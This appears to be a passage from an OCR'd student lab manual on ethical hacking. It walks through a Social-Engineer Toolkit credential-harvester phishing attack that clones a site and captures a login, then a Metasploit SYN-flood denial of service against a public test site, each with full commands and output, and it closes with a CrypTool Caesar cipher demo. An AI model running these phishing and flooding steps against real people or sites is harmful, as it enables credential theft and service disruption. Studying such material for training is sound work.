
```
  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
 SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:10.10.50.200
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.[redacted]

[*] Cloning the website: http://www.[redacted]
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

12. Now, http://10.10.50.200 will be used. We can use this address directly, but it is not an effective way in real scenarios. This address is hidden in a fake URL and forwarded to the victim. Due to cloning, the user could not identify the fake website unless he observes the URL. If he accidentally clicks and attempts to log in, credentials will be fetched to Linux terminal. In the figure below, we are using http://10.10.50.200 to proceed.

13. Login using username and Password
Username: admin
Password: Admin@123



14. Go back to Linux terminal and observe.




```
[*] Cloning the website: [redacted]
[*] This could take a little bit...

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
 10.10.50.202 - [08/May/2018 02:35:35] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: __VIEWSTATE=/wEPDwULLTE3MDc5MjQzOTdkZPNeI7UtP3MUyvDKSIaIlkEbQgwSZlXI/ntus
cNMfdy7
PARAM: __VIEWSTATEGENERATOR=C2EE9ABB
PARAM: __EVENTVALIDATION=/wEdAAQizha2YkE5lBBUN8FUPxq6WMttrRuIi9aE3DBglDcnOGGcPOO
2LAX9axRe6vMQj2F3f3AwSKugaKAa3qX7zRfqP6FEuh56Etqq7+ihRljyy+u65LCLvniCwWt1XTdZm4Q
=
POSSIBLE USERNAME FIELD FOUND: txtusername=admin
POSSIBLE PASSWORD FIELD FOUND: txtpwd=Admin@123
POSSIBLE USERNAME FIELD FOUND: btnlogin=Login
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Username admin and password is extracted. If the user types it correctly, exact spelling can be used. However, you will get the closest guess of user ID and password. The victim will observe a page redirect, and he will be redirected to a legitimate site where he can re-attempt to log in and browse the site.

b. Perform the DDOS attack using the following tools:

i. Metasploit


First, select your target's IP address. I am taking **testphp.vulnweb.com** as a victim. So you know how to get an IP address from a domain name. Simple doping and that will give to domain IP address.



```
┌──(kali㉿kali)-[~]
└─$ ping testphp.vulnweb.com
PING testphp.vulnweb.com (18.192.172.30) 56(84) bytes of data.
64 bytes from ec2-18-192-172-30.eu-central-1.compute.amazonaws.com (18.192.
172.30): icmp_seq=1 ttl=39 time=206 ms
64 bytes from ec2-18-192-172-30.eu-central-1.compute.amazonaws.com (18.192.
172.30): icmp_seq=2 ttl=39 time=228 ms
^C
--- testphp.vulnweb.com ping statistics ---
3 packets transmitted, 2 received, 33.3333% packet loss, time 2004ms
rtt min/avg/max/mdev = 205.509/216.576/227.643/11.067 ms
```

So now I know the victim’s IP Address **18.192.182.30.**

Launching Metasploit by typing **msfconsole** in your kali terminal




```
                    To boldly go where no
                     shell has gone before


       =[ metasploit v6.0.15-dev                          ]
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Metasploit can be configured at startup, see msfconsole --help to learn more

msf6 >
```

Then use the select the auxiliary “auxiliary/dos/TCP/synflood” by typing the following command.

Msf6 > use auxiliary/dos/tcp/synflood

Msf6> show options



```
       =[ metasploit v6.0.15-dev                          ]
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Metasploit can be configured at startup, see msfconsole --help to learn more

msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts fi
le with syntax 'file:<path>'
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) >
```

Now you can see you have all the available options that you can set.

To set an option just you have to type**set** and the **option name** and option.


You have to set two main option

RHOST= target IP Address

RPORT=target PORT Address

Set RPORT 18.192.182.30


Set RPORT 80



```
       =[ metasploit v6.0.15-dev                          ]
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Metasploit can be configured at startup, see msfconsole --help to learn more

msf6 > use auxiliary/dos/tcp/synflood
msf6 auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts fi
le with syntax 'file:<path>'
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) >
```


To launch the attack just type.

exploit



```
msf6 auxiliary(dos/tcp/synflood) > options

Module options (auxiliary/dos/tcp/synflood):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   INTERFACE                   no        The name of the interface
   NUM                         no        Number of SYNs to send (else unlimited)
   RHOSTS                      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT      80               yes       The target port
   SHOST                       no        The spoofable source address (else randomizes)
   SNAPLEN    65535            yes       The number of bytes to capture
   SPORT                       no        The source port (else randomizes)
   TIMEOUT    500              yes       The number of seconds to wait for new data

msf6 auxiliary(dos/tcp/synflood) > set RHOSTS 18.192.182.30
RHOSTS => 18.192.182.30
msf6 auxiliary(dos/tcp/synflood) > exploit
[*] Running module against 18.192.182.30

[*] SYN flooding 18.192.182.30:80 ...
█
```

to see the packets you can open Wireshark.



Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>


```
No.     Time            Source          Destination     Protocol Length Info
  10115 73.433217397    70.140.250.124  18.192.182.30   TCP      54 29806 → 80 [SYN] Seq=0 Win=171 Len=0
  10116 73.433218098    70.140.250.124  18.192.182.30   TCP      54 56144 → 80 [SYN] Seq=0 Win=3928 Len=0
  10117 73.447023686    70.140.250.124  18.192.182.30   TCP      54 23573 → 80 [SYN] Seq=0 Win=1665 Len=0
  10118 73.447032308    70.140.250.124  18.192.182.30   TCP      54 [TCP Port numbers reused] 16512 → 80 [SYN] Seq=0 Win=1399 Len=0
  10119 73.447032979    70.140.250.124  18.192.182.30   TCP      54 40066 → 80 [SYN] Seq=0 Win=2910 Len=0
  10120 73.447033690    70.140.250.124  18.192.182.30   TCP      54 36609 → 80 [SYN] Seq=0 Win=328 Len=0
  10121 73.447034421    70.140.250.124  18.192.182.30   TCP      54 12196 → 80 [SYN] Seq=0 Win=2602 Len=0
  10122 73.447035152    70.140.250.124  18.192.182.30   TCP      54 44434 → 80 [SYN] Seq=0 Win=3535 Len=0
  10123 73.459851390    70.140.250.124  18.192.182.30   TCP      54 61997 → 80 [SYN] Seq=0 Win=1450 Len=0
  10124 73.459860462    70.140.250.124  18.192.182.30   TCP      54 7275 → 80 [SYN] Seq=0 Win=1187 Len=0
  10125 73.459861183    70.140.250.124  18.192.182.30   TCP      54 56457 → 80 [SYN] Seq=0 Win=431 Len=0
  10126 73.459861904    70.140.250.124  18.192.182.30   TCP      54 [TCP Port numbers reused] 55370 → 80 [SYN] Seq=0 Win=1077 Len=0
  10127 73.459862605    70.140.250.124  18.192.182.30   TCP      54 46272 → 80 [SYN] Seq=0 Win=2066 Len=0
  10128 73.467000097    70.140.250.124  18.192.182.30   TCP      54 31371 → 80 [SYN] Seq=0 Win=1182 Len=0
  10129 73.467007948    70.140.250.124  18.192.182.30   TCP      54 32909 → 80 [SYN] Seq=0 Win=38 Len=0
  10130 73.467008749    70.140.250.124  18.192.182.30   TCP      54 11843 → 80 [SYN] Seq=0 Win=984 Len=0
  10131 73.467009390    70.140.250.124  18.192.182.30   TCP      54 51843 → 80 [SYN] Seq=0 Win=1715 Len=0
  10132 73.467010071    70.140.250.124  18.192.182.30   TCP      54 33534 → 80 [SYN] Seq=0 Win=2907 Len=0
  10133 73.467010712    70.140.250.124  18.192.182.30   TCP      54 41002 → 80 [SYN] Seq=0 Win=2313 Len=0
  10134 73.467011342    70.140.250.124  18.192.182.30   TCP      54 18742 → 80 [SYN] Seq=0 Win=3900 Len=0
  10135 73.485504113    70.140.250.124  18.192.182.30   TCP      54 43175 → 80 [SYN] Seq=0 Win=67 Len=0
  10136 73.485512705    70.140.250.124  18.192.182.30   TCP      54 [TCP Port numbers reused] 20031 → 80 [SYN] Seq=0 Win=2332 Len=0
  10137 73.485513275    70.140.250.124  18.192.182.30   TCP      54 54735 → 80 [SYN] Seq=0 Win=1039 Len=0
  10138 73.485513836    70.140.250.124  18.192.182.30   TCP      54 [TCP Port numbers reused] 58427 → 80 [SYN] Seq=0 Win=1856 Len=0
  10139 73.485514327    70.140.250.124  18.192.182.30   TCP      54 61647 → 80 [SYN] Seq=0 Win=384 Len=0
  10140 73.485514918    70.140.250.124  18.192.182.30   TCP      54 32864 → 80 [SYN] Seq=0 Win=1069 Len=0
  10141 73.485515488    70.140.250.124  18.192.182.30   TCP      54 5404 → 80 [SYN] Seq=0 Win=3775 Len=0
  10142 73.485516069    70.140.250.124  18.192.182.30   TCP      54 [TCP Port numbers reused] 17455 → 80 [SYN] Seq=0 Win=3020 Len=0
  10143 73.485516550    70.140.250.124  18.192.182.30   TCP      54 38102 → 80 [SYN] Seq=0 Win=1674 Len=0
  10144 73.485517121    70.140.250.124  18.192.182.30   TCP      54 64756 → 80 [SYN] Seq=0 Win=2385 Len=0
  10145 73.485517902    70.140.250.124  18.192.182.30   TCP      54 22378 → 80 [SYN] Seq=0 Win=2909 Len=0
  10146 73.485518483    70.140.250.124  18.192.182.30   TCP      54 3922 → 80 [SYN] Seq=0 Win=3540 Len=0
  10147 73.485519053    70.140.250.124  18.192.182.30   TCP      54 3525 → 80 [SYN] Seq=0 Win=3281 Len=0
  10148 73.485519644    70.140.250.124  18.192.182.30   TCP      54 4277 → 80 [SYN] Seq=0 Win=929 Len=0

▸ Frame 1: 153 bytes on wire (1224 bits), 153 bytes captured (1224 bits) on interface eth0, id 0

0000  52 54 00 12 35 02 08 00  27 ab 08 1c 08 00 45 00   RT··5···'·····E·
0010  00 8b 79 91 40 00 01 11  e3 b2 0a 00 02 0f 08 08   ··y·@···········
0020  08 08 ca 50 4a 73 00 77  1c a7 40 53 40 21 5d a0   ···PJs·w··@S@!]·
0030  b8 e6 45 3a f3 63 2f 16  d1 53 34 24 8a 01 85 91   ··E:·c/··S4$····
0040  76 f5 59 53 53 f6 ea 69  dc 31 7f 5d 27 ef 0b df   v·YSS··i·1·]'···
0050  b2 f4 2f 8e 22 bb 1d d1  e2 4a 39 73 47 df b6 70   ··/·"····J9sG··p
0060  f3 ca 6b 2c e6 66 2d 38  1d 5f c6 8f 0f ea bb 86   ··k,·f-8·_······
0070  0b 33 de 8c 45 1c f8 b1  be ce a7 e5 f3 27 16 c2   ·3··E········'··
0080  46 db ee 15 41 b3 cf d8  5b c1 bd e0 0f 69 dd c8   F···A···[····i··
0090  22 ad 76 a2 1b f8 4c f8  b6                        "·v···L··
```

So that’s how you can perform a DOS attack.

Practical No. 6

i. CrypTool

Cryptool is a free e-learning tool to illustrate the concepts of cryptography. Try Various Encryption/Decryption algorithms.


CrypTool 1.4.30 - Caesar encryption of <Unnamed1>, key <D, KEY OFFSET: 0>
File Edit View Encrypt/Decrypt Digital Signatures/PKI Indiv. Procedures Analysis Options Window Help
Unnamed1
Caesar encryption of <Unnamed1>, key <D, KEY OFFSET: 0>
L:1 C:1 P:1
NUM

hello how are you

khoor krz duh brx

Press F1 to obtain help.